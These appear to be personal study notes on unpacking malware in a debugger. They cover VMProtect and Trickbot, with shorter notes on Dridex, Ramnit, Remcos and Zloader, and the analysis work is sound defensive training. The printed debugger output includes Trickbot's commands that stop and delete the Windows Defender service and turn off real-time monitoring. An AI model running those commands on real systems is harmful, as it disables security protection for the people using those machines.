
76A918B2	6A FF		push FFFFFFFF	
76A918B4	FF15 9897B776		call dword ptr ds:[<&NtProtectVirtualMemory>]	
76A918BA	8BF0		mov esi,eax	
76A918BC	85F6		test esi,esi	
76A918BE	0F88 09570500		js kernelbase.76AE6FCD	
76A918C4	33C0		xor eax,eax	

0028D000	00173000	Reserved (00200000)		PRV		-RW--
00400000	00001000	vmp.bin		IMG	-R---	ERWC-
00401000	00E86000	".text"	Executable code	IMG	ERWC-	ERWC-
01287000	00006000	".itext"		IMG	ERWC-	ERWC-
0128D000	00003D00	".data"	Initialized data	IMG	-RW--	ERWC-

At some point I will get land at GetProcAddress. It is now effectively dumping data in memory. We need to investigate the second value and continue to run. This is effectively how vmprotect works - with EncodePointer and DecodePointer APIs. We stop here:

Default (stdcall)		5	☐ Unlocked
1:	[esp+4]	00401000	vmp.00401000
2:	[esp+8]	00E85EE4	"ionItem>"
3:	[esp+C]	00000020	
4:	[esp+10]	0019FF4C	
5:	[esp+14]	00000206	

We simply run the code entire until it hits GetProcAddress again. The parameter now indicates GetThreadPreferredUILanguages. We know it is done unpacking - but we need to find an **entry point**. OEP - Original Entry Point is what we are looking for.




You keep stepping over until a return, debug -> execute till return until you hit the outermost layer. Push ebp should mark this point - if you hit VirtualAlloc again **return to the user code**.

This is the trial-and-error part of malware analysis. If it doesn't work out in one session - rinse and repeat in a new session.

In the end we will do a dump and use this file to look for strings or IDA to analyse the code further.

Unpacking Trickbot Trojan


One major difference here: also add Ignore Range (options -> settings menu).



WriteProcessMemory: hijack an existing process in order to copy parts of its code into this process memory. This way the malware can be stealthy.

Address	Module/Label/Exception	State	Disassembly
756981B0	<kernel32.dll.VirtualAlloc>	Enabled	mov edi,edi
7569D480	<kernel32.dll.CreateProcessW>	Enabled	mov edi,edi
756AEC80	<kernel32.dll.CreateProcessInternalW>	Enabled	mov edi,edi
756B1A20	<kernel32.dll.WriteProcessMemory>	Enabled	mov edi,edi

Follow in dump on the **pop ebp** variable. Right click and follow in Dump:



At some point we know the malware is trying to stop Windows Defender:

7569D49E	CC	int3	
7569D49F	CC	int3	
7569D4A0	8BFF	mov edi,edi	TermsrvDeleteValue
7569D4A2	55	push ebp	
7569D4A3	8BEC	mov ebp,esp	
7569D4A5	56	push esi	
7569D4A6	8B35 080A7375	mov esi,dword ptr ds:[75730A08]	
7569D4AC	85F6	test esi,esi	
7569D4AE	0F85 68DD0000	jne kernel32.756AB21C	
7569D4B4	33C0	xor eax,eax	eax:L"/c sc stop WinDefend"
7569D4B6	5E	pop esi	
7569D4B7	5D	pop ebp	
7569D4B8	C2 0800	ret 8	
7569D4B8	CC	int3	

Delete windows defender:

7569D49F	CC	int3	
7569D4A0	8BFF	mov edi,edi	TermsrvDeleteValue
7569D4A2	55	push ebp	
7569D4A3	8BEC	mov ebp,esp	
7569D4A5	56	push esi	
7569D4A6	8B35 080A7375	mov esi,dword ptr ds:[75730A08]	
7569D4AC	85F6	test esi,esi	
7569D4AE	0F85 68DD0000	jne kernel32.756AB21C	
7569D4B4	33C0	xor eax,eax	eax:L"/c sc delete WinDefend"
7569D4B6	5E	pop esi	

Disable real-time monitoring:

7569D4A0	8BFF	mov edi,edi	TermsrvDeleteValue
7569D4A2	55	push ebp	
7569D4A3	8BEC	mov ebp,esp	
7569D4A5	56	push esi	
7569D4A6	8B35 080A7375	mov esi,dword ptr ds:[75730A08]	
7569D4AC	85F6	test esi,esi	
7569D4AE	0F85 68DD0000	jne kernel32.756AB21C	
7569D4B4	33C0	xor eax,eax	eax:L"/c powershell Set-MpPreference -DisableRealtimeMonitoring \$true"
7569D4B6	5E	pop esi	

Now it has dropped a file the malware wants to execute:

Default (stdcall)	
1: [esp+4]	00000000
2: [esp+8]	0066AD70 L"C:\\Users\\FredS\\AppData\\Roaming\\wnetwork\\Usjclbpt.exe"
3: [esp+C]	00000000
4: [esp+10]	00000000
5: [esp+14]	00000000

Go to **Run** and enter in %appdata% which will allocate the file:

LocalUser > AppData > Roaming > wnetwork	
☐ Name	Date modified
Usjclbpt.exe	05/03/2019 02:45

Compare it with the original trickbot file:

Filename	MD5
Usjclbpt.exe	f0e3d9253382b367c06317a341054aa1
Trickbot.bin	f0e3d9253382b367c06317a341054aa1

It is **exactly the same file!** This makes malware more stealthy. You should now start from this location (and analyse it further). Stop the original analysis and continue with the other location.

We add all the same BPs + 1 more: NtWriteVirtualMemory - this is similar to the previous ones (process memory) but on a lower level to make sure we don't miss anything.

Address	Module/Label/Exception	State	Disassembly
756981B0	<kernel32.dll.VirtualAlloc>	Enabled	mov edi,edi
7569D480	<kernel32.dll.CreateProcessW>	Enabled	mov edi,edi
756AEC80	<kernel32.dll.CreateProcessInternal>	Enabled	mov edi,edi
756B1A20	<kernel32.dll.WriteProcessMemory>	Enabled	mov edi,edi

We notice this file behaving in exactly the same way as the original file. It hits VirtualAlloc a few times until eventually you arrive at CreateProcessW. Now it will, once more, disable windows defender, remove it and disable real-time monitoring. Normally it should create the stealthy file at this point... at this point it will not create a file but directly go back to VirtualAlloc.

Now we actually see it is dumping an executable:


00 00	@.....	address	Hex
00 00	P.....	2FC0000	00
54 68	..°.!.Li!Th	2FC0010	B8
20 50	is is a 64-bit P	2FC0020	0C
24 00	E executable..\$.	2FC0030	0C
00 00	PE..d....2}\.....	2FC0040	0E
01 00	..δ.".....	2FC0050	66
00 00	..\$.0[.....		
00 00	0[.....		
00 00	0[.....		
00 00	0[.....		
00 00	0[.....		
00 00	0[.....		

The next VirtualAlloc will provide a MZ and DOS program, as to speak:

address	Hex	ASCII
2FE0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
2FE0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
2FE0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A.....
2FE0030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A.....
2FE0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.Li!Th
2FE0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program cannot be run in DOS
2FE0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	mode....\$. .
2FE0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	%}epü...ü...ü...
2FE0080	BD 7D E8 DE F9 1C 86 8D F9 1C 86 8D F9 1C 86 8D	ä...ö...ä...ü...
2FE0090	E2 81 18 8D F8 1C 86 8D E2 81 29 8D FB 1C 86 8D	ä...ö...Richü...
2FE00A0	E2 81 18 8D F8 1C 86 8D 52 69 63 68 F9 1C 86 8D	
2FE00B0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	


In theory you can now **dump this memory into a file** by right clicking the address -> follow in memory map -> right click -> dump memory to file. At this stage we return to every single over exercise in this chapter: use pe-bear to fix headers and analyse further with pestudio, IDA.

We continue with a new VirtualAlloc -> this time it is just 1 with a couple of 0's. If you right click the value you cannot follow it in the dump **since it has not been allocated yet**. So Run! The next run you will be able to follow in the dump on the same value. Since we are not sure at this point if it is done unpacking we open **Process Hacker** and see if it has spawned **any additional processes**. Not yet! *But Trickbot is known to run additional code under a new process called svchost and inject part of its code into this process.*




Until we did this a few time it is dumping **in the same area of memory**. Until it starts selecting a new memory area. Once you see this you know the entire code is unpacked.


Now it will write this unpacked code into a process svchost:



We can safely **dump this data** now and now it will start a process **svchost** and import this dumped file into this process.



After a few seconds / minutes you can close x32dbg sincere are going to look further into the dumped files. But the svchost process will still appear later on. At the bottom of Process Hacker you will notice a lonely svchost process running - this is trickbot! You can even go into the memory tab and look into its contents - and see it is exactly the same data as we have reviewed. *Simply terminate it...*



We will now analyse the dumped file further. Since we have pe-bear now we can actually proceed with the steps!

Disasm: .text		General		DOS Hdr		Rich Hdr		File Hdr		Optional Hdr		Section Hdrs		Exception	
+ 															
Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.							
> .text	268	2B8A	1000	2B8A	60000020	0	0	0							
> .rdata	2DF2	444	4000	444	40000040	0	0	0							
> .data	0	0	5000	78	C0000040	0	0	0							
> .pdata	3236	1F8	6000	1F8	40000040	0	0	0							

First step is to change the raw address and calculate the raw size:

Disasm: .text		General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	
+ 								
Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of	
> .text	1000	3000	1000	3000	60000020	0	0	
> .rdata	4000	1000	4000	1000	40000040	0	0	
> .data	5000	1000	5000	1000	C0000040	0	0	
> .pdata	6000	1F8	6000	1F8	40000040	0	0	

Also check the Image Base - if this is the same as the dumped file value:

F0	Image Base	10000000
F8	Section Alignment	1000
FC	File Alignment	2

It is! So no changes required!

☐ Name	Date modified
Trickbot.bin	05/03/2019 02:45
trickbot_dump.bin	19/02/2023 17:51
trickbot_exe_dump.bin	19/02/2023 18:01
trickbot_unmapped.bin	19/02/2023 18:12

Now we can further analyse this file with **IDA** or **Pestudio**, for example.

Further exercises and analysis

Since most of the exercises follow the exact same process (with some variations) - i'm not going to further document them directly. Specific interesting details will be documented here - but not documented in full.

Unpacking Dridex Trojan

Similar to a previous malware analysis - we need to calculate the amount of times the malware hits VirtualAlloc and VirtualProtect. We need this in **order to know when we need to dump**. If you exceed these values - we will miss the export and the debugger will stop. We need to restart a new analysis machine since we cannot use the current one anymore.

You can also view the **amount of hits** in the **breakpoints** section!

We can use **Process Hacker** in order to obtain the memory dump -> look into the memory tab when analysing the malware! Pe-bear has to be run again to unmap the headers. You take a look at the **imports** and know if your headers are correct -> if you see imports, you know it is done!

Unpacking Ramnit Trojan

Ramnit is mostly used in the **banking industry**. It can be spread by clicking on an ad on an insecure website - or by opening the file including this malware.

It is packed with AutoIT - similar to one of the previously analysed malwares.

Ramnit is creating a variety of new processes (ramnitmgr.exe) which we have to attach to. You need to use a **second x32dbg** to attach to this process. You now need to switch between both the processes to see the data being represented in one another.

Once we have the UPX file located - we can dump a file and unpack the UPX with CFF Explorer (UPX Utility tab). This can then be further analysed via pestudio.

Unpacking Remcos Trojan

Remote Control & Surveillance is a "legit" malware used by multiple threat actors used fully control any Windows computer from XP onwards.

<https://success.trendmicro.com/solution/1123281-remcos-malware-information>

<https://breakingsecurity.net/remcos/>

<http://a-twisted-world.blogspot.com/2008/03/createprocessinternal-function.html>

<https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

Remcos seems to be a legitimate PDF file but is essentially an executable file.

In the end you can use DNSpy to look into tracing the Invoke - it will act as an Agent on a target system. "Remcos restarted by watchdog" process.

Unpacking Zloader Trojan

It is a variant of the Zeus malware (trojan) and is used in a multitude of attacks. During COVID-19 it is widely used to spread towards the banking sector. Since 2020 it is monitored to be used at least in one campaign a day.

It is included in invoices with Microsoft Word Files - once clicking on "enable content" button the malware is essentially executed. It is a .dll file.

<https://resources.infosecinstitute.com/topic/zloader-what-it-is-how-it-works-and-how-to-prevent-it-malware-spotlight/>

